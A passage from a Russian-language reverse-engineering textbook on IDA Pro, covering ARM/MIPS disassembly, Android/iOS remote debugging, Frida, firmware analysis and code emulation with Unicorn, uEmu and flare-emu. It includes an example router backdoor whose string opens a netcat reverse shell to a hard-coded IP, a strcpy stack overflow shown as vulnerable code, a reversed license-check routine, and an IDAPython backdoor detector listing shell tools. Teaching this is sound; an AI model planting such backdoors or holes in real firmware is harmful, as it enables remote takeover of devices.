   Processor: MIPS Big-endian [MIPS]

3. Проверить строки:
   Strings window (Shift+F12)
   → "admin" "password" "Content-Type"
   → "/goform/" "/cgi-bin/"
   → "REMOTE_ADDR" "HTTP_COOKIE"
```

Пример уязвимого обработчика HTTP-запросов (MIPS, Big-Endian):

```
; handle_goform_set — обработчик POST /goform/set
handle_goform_set:
    addiu   $sp, $sp, -0x128
    sw      $ra, 0x124($sp)
    sw      $s0, 0x120($sp)
    sw      $s1, 0x11C($sp)
    move    $s0, $a0                    ; $s0 = HTTP request

    ; Получить параметр "ssid" из POST-данных
    lui     $a1, %hi(aSSID)             ; "ssid"
    addiu   $a1, $a1, %lo(aSSID)
    move    $a0, $s0
    jal     get_post_param              ; $v0 = значение параметра
    nop                                 ; delay slot

    ; ===== УЯЗВИМОСТЬ: переполнение буфера =====
    ; Копирование без проверки размера!
    addiu   $a0, $sp, 0x18             ; буфер в стеке (256 байт)
    move    $a1, $v0                    ; пользовательский ввод (неограниченный!)
    jal     strcpy                      ; strcpy(buf, user_input) ← BOF!
    nop                                 ; delay slot

    ; Использование буфера
    addiu   $a0, $sp, 0x18
    jal     set_wifi_ssid
    nop

    ; Возврат
    lw      $ra, 0x124($sp)
    lw      $s0, 0x120($sp)
    lw      $s1, 0x11C($sp)
    jr      $ra
    addiu   $sp, $sp, 0x128            ; delay slot
```

Комментарий к уязвимости: Буфер размером 0x128 - 0x18 = 0x110 (272) байт. `strcpy` не проверяет длину входных данных, что позволяет перезаписать `$ra` (адрес возврата) на стеке. Для MIPS-эксплойтов часто используются ROP-цепочки, так как NX может быть отключен на embedded-устройствах.

19.8. Удалённая отладка ARM через android_server / ios_server

19.8.1. android_server (IDA)

IDA Pro включает `android_server` — серверную часть отладчика для Android-устройств:

```
# Определить архитектуру устройства
$ adb shell getprop ro.product.cpu.abi
arm64-v8a

# Выбрать правильный сервер:
# <IDA_DIR>/dbgsrv/android_server     — ARMv7 (32-bit)
# <IDA_DIR>/dbgsrv/android_server64   — AArch64 (64-bit)
# <IDA_DIR>/dbgsrv/android_x86_server — x86
# <IDA_DIR>/dbgsrv/android_x64_server — x86_64

# Загрузить на устройство
$ adb push android_server64 /data/local/tmp/
$ adb shell chmod 755 /data/local/tmp/android_server64

# Запустить сервер (требует root для ptrace)
$ adb shell su -c "/data/local/tmp/android_server64 -p 23946"
IDA Android 64-bit remote debug server(ST) v7.x. Hex-Rays (c) 2004-2024
Listening on 0.0.0.0:23946...

# Перенаправить порт через adb
$ adb forward tcp:23946 tcp:23946
```

Подключение из IDA Pro:

```
Debugger → Select debugger → Remote ARM Linux/Android debugger

Debugger → Process options:
    Application: /data/app/com.example.app/lib/arm64/libnative.so
    Input file: (путь к локальной копии libnative.so)
    Directory: /data/app/com.example.app/lib/arm64/
    Hostname: 127.0.0.1
    Port: 23946

Debugger → Attach to process:
    (выбрать целевой процесс из списка)
```

19.8.2. Отладка конкретного процесса

```
═══ Пошаговая отладка Android native-кода ═══

1. Запустить android_server64 на устройстве (см. выше)

2. В IDA Pro:
   Debugger → Attach to process
   → Найти процесс (например, com.example.app)
   → Attach

3. Модули загруженного процесса:
   Debugger → Modules list
   → Найти libnative.so
   → Двойной клик — перейти к базе модуля

4. Установить breakpoint:
   → Перейти к JNI_OnLoad или нужной функции
   → F2 (breakpoint)

5. Продолжить выполнение: F9
   → При вызове native-функции из Java — breakpoint сработает

6. Пошаговая отладка:
   F7 — Step into
   F8 — Step over
   F9 — Continue
```

19.8.3. ios_debugserver

Для iOS-отладки используется `debugserver` от Apple (с устройства с Xcode) или `ios_server` от IDA:

```
# На jailbroken iOS-устройстве:

# Вариант 1: debugserver (Apple, через lldb/gdb)
$ debugserver *:1234 --attach=PID

# Вариант 2: ios_server (IDA — более новые версии)
# Загрузить ios_server на устройство через SSH/SCP
$ scp ios_server root@<ios_ip>:/tmp/
$ ssh root@<ios_ip>
# chmod 755 /tmp/ios_server
# /tmp/ios_server -p 23946

# Перенаправление порта (для debugserver через USB):
$ iproxy 1234 1234 &
```

Подключение из IDA Pro (debugserver):

```
Debugger → Select debugger → Remote GDB debugger
Process options:
    Hostname: 127.0.0.1
    Port: 1234

Debugger → Debugger options:
    [✓] Suspend on debugging start
```

19.8.4. Использование Frida вместе с IDA

Frida — динамический инструментарий, который часто дополняет IDA:

```
// Frida-скрипт для логирования вызовов native-функции
// Адрес функции берётся из IDA

Java.perform(function() {
    // Найти базовый адрес native-библиотеки
    var baseAddr = Module.findBaseAddress("libnative.so");
    console.log("[*] libnative.so base: " + baseAddr);

    // Перехват функции по offset из IDA (например, 0x1A50)
    var targetFunc = baseAddr.add(0x1A50);
    console.log("[*] Hooking function @ " + targetFunc);

    Interceptor.attach(targetFunc, {
        onEnter: function(args) {
            console.log("[+] Called with:");
            console.log("    arg0 (JNIEnv*): " + args[0]);
            console.log("    arg1 (jobject): " + args[1]);
            console.log("    arg2 (data):    " + args[2]);
            console.log("    arg3 (key):     " + args[3]);

            // Прочитать строку (jstring → UTF через JNI невозможно,
            // но можно прочитать из Java)
            this.env = args[0];
            this.key = args[3];
        },
        onLeave: function(retval) {
            console.log("[+] Return value: " + retval);
        }
    });
});
```

```
# Запуск Frida-скрипта
$ frida -U -f com.example.app -l hook.js --no-pause

# Для уже запущенного приложения:
$ frida -U com.example.app -l hook.js
```

19.9. Примеры анализа ARM/MIPS бинарников

19.9.1. Пример 1: Реверс простой ARM32 (Thumb-2) функции

Рассмотрим функцию проверки лицензии из Android-приложения (ARMv7, Thumb-2):

```
; bool verify_license(const char *serial)
; Thumb-2 код

.text:00001A00  verify_license:
.text:00001A00      PUSH    {R4-R7, LR}
.text:00001A02      MOV     R4, R0              ; R4 = serial
.text:00001A04      BL      strlen
.text:00001A08      CMP     R0, #0x10           ; длина должна быть 16
.text:00001A0A      BNE     fail

.text:00001A0C      ; Проверка формата: XXXX-XXXX-XXXX-XXXX
.text:00001A0C      LDRB    R0, [R4, #4]
.text:00001A0E      CMP     R0, #0x2D           ; '-' (дефис)
.text:00001A10      BNE     fail
.text:00001A12      LDRB    R0, [R4, #9]
.text:00001A14      CMP     R0, #0x2D
.text:00001A16      BNE     fail
.text:00001A18      LDRB    R0, [R4, #14]
.text:00001A1A      CMP     R0, #0x2D
.text:00001A1C      BNE     fail

.text:00001A1E      ; Вычисление контрольной суммы
.text:00001A1E      MOV     R5, #0              ; sum = 0
.text:00001A20      MOV     R6, #0              ; i = 0
.text:00001A22
.text:00001A22  checksum_loop:
.text:00001A22      CMP     R6, #16
.text:00001A24      BGE     check_sum
.text:00001A26      LDRB    R0, [R4, R6]
.text:00001A28      CMP     R0, #0x2D           ; пропустить '-'
.text:00001A2A      BEQ     skip_char
.text:00001A2C      ADD     R5, R5, R0          ; sum += serial[i]
.text:00001A2E      EOR     R5, R5, R6          ; sum ^= i
.text:00001A30
.text:00001A30  skip_char:
.text:00001A30      ADD     R6, R6, #1          ; i++
.text:00001A32      B       checksum_loop

.text:00001A34  check_sum:
.text:00001A34      ; Сравнение с магической константой
.text:00001A34      LDR     R0, =0x5A3C         ; magic checksum
.text:00001A36      AND     R5, R5, #0xFFFF     ; sum & 0xFFFF
.text:00001A3A      CMP     R5, R0
.text:00001A3C      BNE     fail

.text:00001A3E      MOV     R0, #1              ; return true
.text:00001A40      POP     {R4-R7, PC}

.text:00001A42  fail:
.text:00001A42      MOV     R0, #0              ; return false
.text:00001A44      POP     {R4-R7, PC}

; Литеральный пул:
.text:00001A48      DCD     0x5A3C              ; magic checksum value
```

Восстановленный алгоритм (псевдокод):

```c
bool verify_license(const char *serial) {
    if (strlen(serial) ≠ 16)
        return false;

    // Формат: XXXX-XXXX-XXXX-XXXX
    if (serial[4] ≠ '-' || serial[9] ≠ '-' || serial[14] ≠ '-')
        return false;

    uint32_t sum = 0;
    for (int i = 0; i < 16; i++) {
        if (serial[i] ≠ '-') {
            sum += serial[i];
            sum ^= i;
        }
    }

    return (sum & 0xFFFF) == 0x5A3C;
}
```

19.9.2. Пример 2: AArch64-функция с SIMD

```asm
; void xor_encrypt(uint8_t *data, size_t len, uint8_t key)
; AArch64 с NEON (SIMD) оптимизацией

xor_encrypt:
    CBZ     X1, .done               ; if (len == 0) return

    ; Создать вектор из 16 копий ключа
    DUP     V0.16B, W2              ; V0 = [key, key, ..., key] (16 байт)

    ; Обработка блоками по 16 байт (NEON)
    CMP     X1, #16
    B.LT    .scalar_loop

.vector_loop:
    LD1     {V1.16B}, [X0]          ; загрузить 16 байт данных
    EOR     V1.16B, V1.16B, V0.16B  ; XOR с ключом
    ST1     {V1.16B}, [X0], #16     ; сохранить и продвинуть указатель
    SUB     X1, X1, #16             ; len -= 16
    CMP     X1, #16
    B.GE    .vector_loop

    ; Остаток — побайтно
    CBZ     X1, .done

.scalar_loop:
    LDRB    W3, [X0]                ; загрузить байт
    EOR     W3, W3, W2              ; XOR с ключом
    STRB    W3, [X0], #1            ; сохранить и продвинуть
    SUBS    X1, X1, #1              ; len--
    B.NE    .scalar_loop

.done:
    RET
```

19.9.3. Пример 3: MIPS-бэкдор в роутере

```
; Бэкдор: проверка «волшебного» User-Agent
; MIPS32 Big-Endian

check_backdoor:
    addiu   $sp, $sp, -0x30
    sw      $ra, 0x2C($sp)
    sw      $s0, 0x28($sp)
    move    $s0, $a0                ; $s0 = HTTP request struct

    ; Получить заголовок User-Agent
    lui     $a1, %hi(aUserAgent)    ; "User-Agent"
    addiu   $a1, $a1, %lo(aUserAgent)
    move    $a0, $s0
    lw      $t9, %call16(get_header)($gp)
    jalr    $t9                     ; $v0 = User-Agent value
    nop                             ; delay slot

    beq     $v0, $zero, .normal     ; если нет User-Agent → обычная обработка
    nop                             ; delay slot

    ; Сравнить с «волшебной» строкой
    lui     $a1, %hi(aMagicAgent)   ; "Mozilla/5.0 (X11; rootshell)"
    addiu   $a1, $a1, %lo(aMagicAgent)
    move    $a0, $v0
    lw      $t9, %call16(strcmp)($gp)
    jalr    $t9
    nop                             ; delay slot

    bne     $v0, $zero, .normal     ; если не совпало → обычная обработка
    nop                             ; delay slot

    ; ═══ БЭКДОР АКТИВИРОВАН ═══
    ; Запустить reverse shell
    lui     $a0, %hi(aCmd)          ; "/bin/sh -c 'nc 10.0.0.1 4444 -e /bin/sh &'"
    addiu   $a0, $a0, %lo(aCmd)
    lw      $t9, %call16(system)($gp)
    jalr    $t9                     ; system(cmd) ← БЭКДОР!
    nop                             ; delay slot

    ; Отправить обычный ответ 200 OK (маскировка)
    li      $a1, 200
    move    $a0, $s0
    lw      $t9, %call16(send_response)($gp)
    jalr    $t9
    nop

    b       .done
    nop

.normal:
    ; Обычная обработка запроса
    move    $a0, $s0
    lw      $t9, %call16(handle_normal_request)($gp)
    jalr    $t9
    nop

.done:
    lw      $ra, 0x2C($sp)
    lw      $s0, 0x28($sp)
    jr      $ra
    addiu   $sp, $sp, 0x30          ; delay slot
```

Признаки бэкдора при статическом анализе в IDA:

```
Подозрительные индикаторы:
1. Вызов system() или execve() в обработчике HTTP
2. Строки с сетевыми утилитами (nc, telnet, wget)
3. Проверка специфических заголовков HTTP
4. Жёстко закодированные IP-адреса
5. Обход аутентификации (проверка до авторизации)

IDAPython-скрипт для поиска:
```

```
# IDAPython: поиск потенциальных бэкдоров в MIPS firmware
import idc
import idautils
import ida_xref

DANGEROUS_FUNCS = ["system", "execve", "popen", "exec", "execl"]
SUSPICIOUS_STRINGS = [
    "/bin/sh", "/bin/bash", "nc ", "netcat", "telnet",
    "wget ", "curl ", "tftp ", "reverse", "shell",
    "backdoor", "rootshell",
]

def find_backdoor_indicators():
    """Искать подозрительные паттерны в firmware."""
    print("=" * 60)
    print("[*] Поиск потенциальных бэкдоров...")
    print("=" * 60)

    # 1. Найти вызовы опасных функций
    for func_name in DANGEROUS_FUNCS:
        ea = idc.get_name_ea_simple(func_name)
        if ea == idc.BADADDR:
            continue

        print("\n[!] Опасная функция: %s @ 0x%08X" % (func_name, ea))
        # Найти все вызовы этой функции
        for xref in idautils.XrefsTo(ea):
            caller = idc.get_func_name(xref.frm)
            print("    Вызов из: %s @ 0x%08X" % (caller, xref.frm))

            # Проверить контекст: есть ли рядом проверка HTTP-заголовков?
            func = ida_funcs.get_func(xref.frm)
            if func:
                func_code = ""
                for head in idautils.Heads(func.start_ea, func.end_ea):
                    func_code += idc.generate_disasm_line(head, 0) + "\n"
                for pattern in ["User-Agent", "Cookie", "X-Auth", "strcmp"]:
                    if pattern.lower() in func_code.lower():
                        print("    [!!!] Контекст содержит '%s' — возможный бэкдор!" %

    # 2. Поиск подозрительных строк
    print("\n[*] Подозрительные строки:")
    for s in idautils.Strings():
        s_val = str(s)
        for pattern in SUSPICIOUS_STRINGS:
            if pattern in s_val.lower():
                print("    0x%08X: \"%s\"" % (s.ea, s_val[:80]))
                # Найти ссылки на строку
                for xref in idautils.XrefsTo(s.ea):
                    print("        ← 0x%08X (%s)" %
                          (xref.frm, idc.get_func_name(xref.frm)))
                break

# find_backdoor_indicators()
```

19.9.4. Пример 4: Полный анализ ARM Cortex-M firmware

```
=== Анализ firmware STM32 (Cortex-M4) ===

1. Информация о бинарнике:
   - Файл: firmware.bin (256 KB)
   - Архитектура: ARM Cortex-M4 (Thumb-2)
   - Flash: 0x08000000 - 0x0803FFFF
   - RAM:   0x20000000 - 0x2001FFFF

2. Загрузка в IDA:
   File → Open → firmware.bin
   Processor: ARM Little-endian
   ROM: Start=0x08000000 Size=0x40000
   RAM: Start=0x20000000 Size=0x20000

3. Настройка:
   Alt+G → T=1 (Thumb mode для всего сегмента)
   Запустить скрипт setup_cortex_m_vectors()

4. Найти Reset_Handler и проанализировать:
```

```
; Reset_Handler — инициализация системы
Reset_Handler:
    ; Копирование .data из Flash в RAM
    LDR     R0, =_sdata             ; начало .data в RAM
    LDR     R1, =_edata             ; конец .data в RAM
    LDR     R2, =_sidata            ; начало .data в Flash (инициализаторы)

.copy_data:
    CMP     R0, R1
    BGE     .zero_bss
    LDR     R3, [R2], #4            ; загрузить из Flash
    STR     R3, [R0], #4            ; записать в RAM
    B       .copy_data

    ; Обнуление .bss
.zero_bss:
    LDR     R0, =_sbss              ; начало .bss
    LDR     R1, =_ebss              ; конец .bss
    MOV     R2, #0

.zero_loop:
    CMP     R0, R1
    BGE     .call_main
    STR     R2, [R0], #4
    B       .zero_loop

    ; Вызов SystemInit и main
.call_main:
    BL      SystemInit              ; настройка тактирования
    BL      __libc_init_array       ; конструкторы C++
    BL      main                    ; main()
    B       .                       ; бесконечный цикл (main не должен возвращаться)
```

Определение периферийных регистров STM32:

```python
# IDAPython: создать сегменты и имена для периферии STM32F4
def setup_stm32f4_peripherals():
    """Создать сегменты периферийных регистров STM32F4xx."""
    peripherals = {
        # Имя           Базовый адрес   Размер
        "TIM2":       (0x40000000,    0x400),
        "TIM3":       (0x40000400,    0x400),
        "TIM4":       (0x40000800,    0x400),
        "USART2":     (0x40004400,    0x400),
        "USART3":     (0x40004800,    0x400),
        "SPI2":       (0x40003800,    0x400),
        "SPI3":       (0x40003C00,    0x400),
        "I2C1":       (0x40005400,    0x400),
        "I2C2":       (0x40005800,    0x400),
        "GPIOA":      (0x40020000,    0x400),
        "GPIOB":      (0x40020400,    0x400),
        "GPIOC":      (0x40020800,    0x400),
        "GPIOD":      (0x40020C00,    0x400),
        "RCC":        (0x40023800,    0x400),
        "FLASH_R":    (0x40023C00,    0x400),
        "DMA1":       (0x40026000,    0x400),
        "DMA2":       (0x40026400,    0x400),
        "USART1":     (0x40011000,    0x400),
        "SPI1":       (0x40013000,    0x400),
        "SYSCFG":     (0x40013800,    0x400),
        "EXTI":       (0x40013C00,    0x400),
        "NVIC":       (0xE000E100,    0x400),
        "SCB":        (0xE000ED00,    0x100),
        "SysTick":    (0xE000E010,    0x20),
    }

    for name, (base, size) in peripherals.items():
        # Создать сегмент
        idc.add_segm_ex(base, base + size, 0, 1,
                        idaapi.saRelByte, idaapi.scPub, 0)
        idc.set_segm_name(base, "IO_%s" % name)
        idc.set_segm_class(base, "IO")
        print("[+] %s: 0x%08X - 0x%08X" % (name, base, base + size))

    # Назвать ключевые регистры
    gpio_regs = {
        0x00: "MODER",   0x04: "OTYPER",  0x08: "OSPEEDR",
        0x0C: "PUPDR",   0x10: "IDR",     0x14: "ODR",
        0x18: "BSRR",    0x1C: "LCKR",    0x20: "AFRL",
        0x24: "AFRH",
    }

    for port_name in ["GPIOA", "GPIOB", "GPIOC", "GPIOD"]:
        base = peripherals[port_name][0]
        for offset, reg_name in gpio_regs.items():
            ida_name.set_name(base + offset,
                "%s_%s" % (port_name, reg_name), ida_name.SN_NOWARN)

# setup_stm32f4_peripherals()
```

19.10. Практические советы по анализу ARM/MIPS в IDA

19.10.1. Общие рекомендации

```
1. Режим процессора:
   - Для ARM32: всегда проверяйте T-регистр (Thumb bit)
   - Для MIPS: проверяйте endianness (Big/Little)
   - Для AArch64: IDA обычно определяет автоматически

2. Calling conventions:
   - ARM32 (AAPCS): R0-R3 = аргументы, R0 = результат
   - AArch64 (AAPCS64): X0-X7 = аргументы, X0 = результат
   - MIPS (O32): $a0-$a3 = аргументы, $v0 = результат

3. Строки:
   - ARM: часто загружаются через ADR/ADRP + литеральный пул
   - MIPS: LUI + ADDIU / ORI (две инструкции для 32-бит адреса)

4. Switch/case:
   - ARM32: TBB/TBH (Thumb-2) или LDR PC, [PC, Rn, LSL #2]
   - AArch64: ADR + LDRS + ADD + BR
   - MIPS: SLL + ADDU + LW + JR

5. Полезные плагины для ARM/MIPS:
   - SVD Loader: загрузка описания периферии для MCU
   - FRIEND: подсказки по инструкциям ARM/MIPS
   - Keypatch: патчинг ассемблера в ARM/MIPS
```

19.10.2. Контрольный список для IoT firmware

```
☐ Определить архитектуру (ARM/MIPS, endianness, 32/64-bit)
☐ Извлечь filesystem (binwalk, dd, firmware-mod-kit)
☐ Найти основные бинарники (httpd, cli, daemon)
☐ Загрузить в IDA с правильным base address
☐ Установить $gp для MIPS
☐ Настроить T-регистр для ARM Cortex-M
☐ Загрузить типовые библиотеки (libc, uclibc, musl)
☐ Найти main() или точку входа
☐ Определить обработчики команд/HTTP/MQTT
☐ Поиск опасных функций (system, strcpy, sprintf)
☐ Поиск хардкодированных учётных данных
☐ Проверка валидации входных данных
☐ Анализ сетевых протоколов (проприетарных)
☐ Проверка обновления прошивки (подпись?)
```

19.11. Резюме

В этой главе мы рассмотрели:

1. **Архитектуру ARM** — режимы ARM/Thumb/Thumb-2/AArch64, регистры, AAPCS calling convention
2. **Особенности ARM в IDA** — переключение режимов, IT-блоки, литеральные пулы
3. **Архитектуру MIPS** — регистры, delay slots, GP-relative addressing
4. **Android native (JNI)** — статическая и динамическая регистрация, анализ .so файлов
5. **iOS-приложения** — Mach-O, Objective-C, Swift, FairPlay DRM
6. **IoT firmware** — извлечение, загрузка raw binary, Cortex-M vectors
7. **Удалённую отладку** — android_server, ios_debugserver, Frida
8. **Практические примеры** — реверс ARM/MIPS функций, поиск бэкдоров, анализ MCU firmware

Навыки анализа ARM и MIPS необходимы для работы с мобильными приложениями, IoT-устройствами и встраиваемыми системами — областями, где реверс-инженерия востребована всё больше с каждым годом.

Глава 20. Эмуляция кода

Статический анализ в IDA Pro позволяет понять структуру программы, но ряд задач --- расшифровка строк, деобфускация, обход антиотладочных приёмов --- гораздо эффективнее решается через **эмуляцию**: выполнение машинного кода в контролируемой среде без запуска на реальном процессоре. В этой главе мы рассмотрим три ключевых инструмента эмуляции в связке с IDA Pro: **Unicorn Engine**, плагин **uEmu** и фреймворк **flare-emu** от Mandiant, а затем перейдём к **символическому исполнению** с помощью angr.

20.1. Unicorn Engine + IDA Pro

20.1.1. Что такое Unicorn Engine

Unicorn Engine --- легковесный CPU-эмулятор, построенный на кодовой базе QEMU. Он поддерживает архитектуры x86/x64, ARM/ARM64, MIPS, SPARC, M68K и RISC-V. В отличие от полноценной виртуальной машины, Unicorn не эмулирует периферию, операционную систему или системные вызовы --- он исполняет только машинные инструкции в изолированном адресном пространстве.

Ключевые свойства:

- **Минимализм**: только CPU, без ОС и устройств.
- **Хуки (hooks)**: перехват инструкций, обращений к памяти, прерываний.
- **Многоархитектурность**: один API для всех поддерживаемых платформ.
- **Python-привязки**: идеальная совместимость с IDAPython.

20.1.2. Установка

Установка в Python-окружение IDA Pro:

```
# Из каталога IDA Pro (где находится python3/python):
# Windows
"C:\Program Files\IDA Pro 8.4\python3\python.exe" -m pip install unicorn

# Linux / macOS
/opt/idapro-8.4/python3/bin/python3 -m pip install unicorn
```

Проверка в консоли IDAPython:

```
import unicorn
print(unicorn.__version__)   # например, '2.0.1'
print(unicorn.unicorn_version())  # (2, 0, 1)
```

20.1.3. Базовый API Unicorn

Создание эмулятора, маппинг памяти и запуск:

```python
from unicorn import *
from unicorn.x86_const import *

# --- 1. Создаём эмулятор (x86-64) ---
mu = Uc(UC_ARCH_X86, UC_MODE_64)

# --- 2. Маппим память ---
BASE = 0x400000
SIZE = 0x10000            # 64 КБ
mu.mem_map(BASE, SIZE)

# --- 3. Записываем код ---
# mov rax, 0x41414141
# ret
code = b"\x48\xC7\xC0\x41\x41\x41\x41\xC3"
mu.mem_write(BASE, code)

# --- 4. Инициализируем стек ---
STACK_BASE = 0x7FFF0000
STACK_SIZE = 0x10000
mu.mem_map(STACK_BASE, STACK_SIZE)
mu.reg_write(UC_X86_REG_RSP, STACK_BASE + STACK_SIZE - 0x100)

# --- 5. Запускаем эмуляцию ---
mu.emu_start(BASE, BASE + len(code))

# --- 6. Считываем результат ---
rax = mu.reg_read(UC_X86_REG_RAX)
print(f"RAX = 0x{rax:X}")  # RAX = 0x41414141
```

Вывод:

```
RAX = 0x41414141
```

20.1.4. Система хуков

Хуки --- основной механизм взаимодействия с эмулятором. Они позволяют перехватывать:

Тип хука	Константа	Назначение
Код	`UC_HOOK_CODE`	Вызывается перед каждой инструкцией
Память (чтение)	`UC_HOOK_MEM_READ`	Перехват чтения из памяти
Память (запись)	`UC_HOOK_MEM_WRITE`	Перехват записи в память
Невалидная память	`UC_HOOK_MEM_INVALID`	Обращение к немаппированной памяти
Прерывание	`UC_HOOK_INTR`	Перехват int/syscall
Порты ввода-вывода	`UC_HOOK_INSN`	Конкретные инструкции (in/out, syscall)

Пример трассировки инструкций:

```python
def hook_code(uc, address, size, user_data):
    """Вызывается перед каждой инструкцией."""
    code_bytes = uc.mem_read(address, size)
    # Дизассемблируем через IDA
    insn = ida_ua.insn_t()
    ida_ua.decode_insn(insn, address)
    mnem = ida_ua.print_insn_mnem(address)
    print(f"  0x{address:08X}: {mnem}")

mu.hook_add(UC_HOOK_CODE, hook_code)
```

Перехват обращений к немаппированной памяти (автоматический маппинг):

```
def hook_mem_invalid(uc, access, address, size, value, user_data):
    """Автоматически маппим страницу при обращении к немаппированной памяти."""
    page = address & ~0xFFF  # выравнивание на 4 КБ
    print(f"[!] Unmapped access at 0x{address:X}, mapping page 0x{page:X}")
    uc.mem_map(page, 0x1000)
    uc.mem_write(page, b'\x00' * 0x1000)
    return True  # продолжить эмуляцию

mu.hook_add(UC_HOOK_MEM_INVALID, hook_mem_invalid)
```

20.1.5. Загрузка сегментов IDA в Unicorn

Практическая связка IDA + Unicorn начинается с переноса содержимого сегментов:

```
import idautils
import idc
import ida_segment
from unicorn import *
from unicorn.x86_const import *

def load_ida_segments(mu):
    """Загружает все сегменты IDA в эмулятор Unicorn."""
    for seg_ea in idautils.Segments():
        seg = ida_segment.getseg(seg_ea)
        seg_start = seg.start_ea
        seg_end   = seg.end_ea
        seg_size  = seg_end - seg_start

        # Выравниваем размер до 4 КБ
        aligned_size = (seg_size + 0xFFF) & ~0xFFF
        if aligned_size == 0:
            aligned_size = 0x1000

        seg_name = ida_segment.get_segm_name(seg)
        print(f"[*] Mapping segment '{seg_name}': "
              f"0x{seg_start:X} - 0x{seg_end:X} "
              f"(aligned: 0x{aligned_size:X})")

        try:
            mu.mem_map(seg_start, aligned_size)
        except UcError as e:
            print(f"    [!] mem_map failed: {e}")
            continue

        # Считываем содержимое сегмента из IDB
        data = ida_bytes.get_bytes(seg_start, seg_size)
        if data:
            mu.mem_write(seg_start, data)
        else:
            print(f"    [!] No data for segment '{seg_name}'")

# --- Использование ---
mu = Uc(UC_ARCH_X86, UC_MODE_64)

# Загружаем все сегменты из IDB
load_ida_segments(mu)

# Настраиваем стек
STACK = 0x7FFE0000
mu.mem_map(STACK, 0x20000)
mu.reg_write(UC_X86_REG_RSP, STACK + 0x10000)
mu.reg_write(UC_X86_REG_RBP, STACK + 0x10000)
```

Вывод (пример для PE-файла):

```
[*] Mapping segment '.text':   0x140001000 - 0x14002A000 (aligned: 0x29000)
[*] Mapping segment '.rdata':  0x14002B000 - 0x140035000 (aligned: 0xA000)
[*] Mapping segment '.data':   0x140036000 - 0x14003E000 (aligned: 0x8000)
[*] Mapping segment '.pdata':  0x14003F000 - 0x140042000 (aligned: 0x3000)
```

20.2. Плагин uEmu

20.2.1. Обзор

uEmu (micro-Emulator) --- плагин IDA Pro для интерактивной эмуляции, разработанный Алексеем Кузьменко. Он предоставляет графический интерфейс поверх Unicorn Engine прямо внутри IDA.

Возможности:

- Пошаговая эмуляция (step into / step over).
- Отображение и редактирование регистров в реальном времени.
- Просмотр изменений памяти.
- Сохранение и восстановление состояния эмуляции (snapshots).
- Поддержка x86, x64, ARM, ARM64, MIPS.

20.2.2. Установка

```
# Клонируем репозиторий
git clone https://github.com/alexhude/uEmu.git

# Копируем в каталог плагинов IDA
# Windows:
copy uEmu\uEmu.py "C:\Program Files\IDA Pro 8.4\plugins\"

# Linux:
cp uEmu/uEmu.py /opt/idapro-8.4/plugins/

# Зависимости (Unicorn должен быть уже установлен)
```

После перезапуска IDA плагин доступен через меню **Edit -> Plugins -> uEmu** или по горячей клавише (настраивается).

20.2.3. Работа с uEmu

Шаг 1. Инициализация. Поставьте курсор на начало интересующей функции и выберите **uEmu -> Start**. Плагин автоматически загрузит сегменты из IDB в Unicorn.

Шаг 2. Настройка контекста. В окне регистров можно задать начальные значения --- например, указатель на буфер с зашифрованными данными:

```
uEmu → Set Register → RCX = 0x14003A000
uEmu → Set Register → RDX = 0x20
```

Шаг 3. Пошаговое выполнение.

- **Step** (F2): выполнить одну инструкцию.
- **Run** (F9): выполнять до точки останова или конца функции.
- Курсор IDA автоматически перемещается на текущую инструкцию.

Шаг 4. Просмотр результатов. После эмуляции можно скопировать содержимое буфера из окна памяти uEmu или считать его программно:

```
# В консоли IDAPython после работы uEmu:
# Адрес буфера, куда функция записала расшифрованный результат
buf_addr = 0x7FFE0000
result = idc.get_bytes(buf_addr, 64)
print(result)
```

Шаг 5. Снимки состояния (snapshots). uEmu позволяет сохранить текущее состояние эмуляции и вернуться к нему:

```
uEmu → Save State → "before_loop"
... (эмуляция нескольких итераций) ...
uEmu → Load State → "before_loop"    # откат
```

20.2.4. Ограничения uEmu

- Нет автоматической эмуляции API-вызовов (WinAPI, libc).

- При вызове `call [IAT_entry]` эмуляция упадёт без ручной настройки хуков.
- Не подходит для массовой автоматизации --- предназначен для интерактивной работы.

20.3. Flare-emu от Mandiant

20.3.1. Обзор

flare-emu --- Python-библиотека от команды FLARE (Mandiant / FireEye), которая значительно упрощает написание эмуляционных скриптов для IDA Pro. Она использует Unicorn Engine внутри, но абстрагирует низкоуровневые детали: автоматически загружает сегменты, настраивает стек, обрабатывает вызовы функций.

Ключевые преимущества над голым Unicorn:

- Автоматическая загрузка всех сегментов из IDB.
- Встроенные хуки для `call`-инструкций (можно эмулировать или пропускать API).
- Высокоуровневые методы: `emulateRange()`, `emulateFrom()`, `iterateAllPaths()`.
- Поддержка анализа потоков данных без полной эмуляции.

20.3.2. Установка

```
# Установка в Python-окружение IDA
pip install flare-emu

# Или вручную:
git clone https://github.com/mandiant/flare-emu.git
cd flare-emu
python setup.py install
```

Проверка:

```
import flare_emu
print("flare-emu loaded successfully")
```

20.3.3. Основные методы API

```
import flare_emu

# Создаём экземпляр эмулятора
fe = flare_emu.EmuHelper()

# --- emulateRange(start, end, ...) ---
# Эмулирует код от start до end (не включая end).
# Аргументы передаются через registers или stack.
fe.emulateRange(
    startAddr=0x140001000,
    endAddr=0x140001050,
    registers={"rcx": 0x14003A000, "rdx": 0x20},
    stack=[0, 0x14003A000, 0x20]  # [return_addr, arg1, arg2] для cdecl
)

# --- Чтение результатов ---
rax = fe.getRegVal("rax")
buf = fe.getEmuBytes(0x7FFE0000, 64)

# --- emulateFrom(start, ...) ---
# Эмулирует от start до ret текущей функции.

# --- iterateAllPaths(funcAddr, callback) ---
# Проходит все возможные пути выполнения в функции.
```

20.3.4. Хуки вызовов функций

Одна из самых полезных возможностей flare-emu --- перехват `call`-инструкций:

```python
import flare_emu

def call_hook(address, argv, funcName, userData):
    """
    Вызывается при каждой инструкции call.
    address  - адрес вызываемой функции
    argv     - список аргументов (автоматически извлечённых)
    funcName - имя функции (из IDB)
    userData - пользовательские данные
    """
    print(f"[CALL] {funcName} @ 0x{address:X}")
    print(f"       args: {[hex(a) if isinstance(a, int) else a for a in argv]}")

    if funcName == "strlen":
        # Эмулируем strlen: читаем строку, возвращаем длину
        s = userData["EmuHelper"].getEmuString(argv[0])
        userData["EmuHelper"].setRegVal("rax", len(s))
        return True  # пропустить реальный вызов

    if funcName == "malloc":
        # Простая эмуляция malloc: выделяем память
        heap = userData.get("heap_ptr", 0x50000000)
        size = argv[0]
        aligned = (size + 0xFFF) & ~0xFFF
        userData["EmuHelper"].uc.mem_map(heap, max(aligned, 0x1000))
        userData["EmuHelper"].setRegVal("rax", heap)
        userData["heap_ptr"] = heap + aligned
        return True

    return False  # не обрабатываем --- пропустить call

fe = flare_emu.EmuHelper()
fe.emulateRange(
    startAddr=func_start,
    endAddr=func_end,
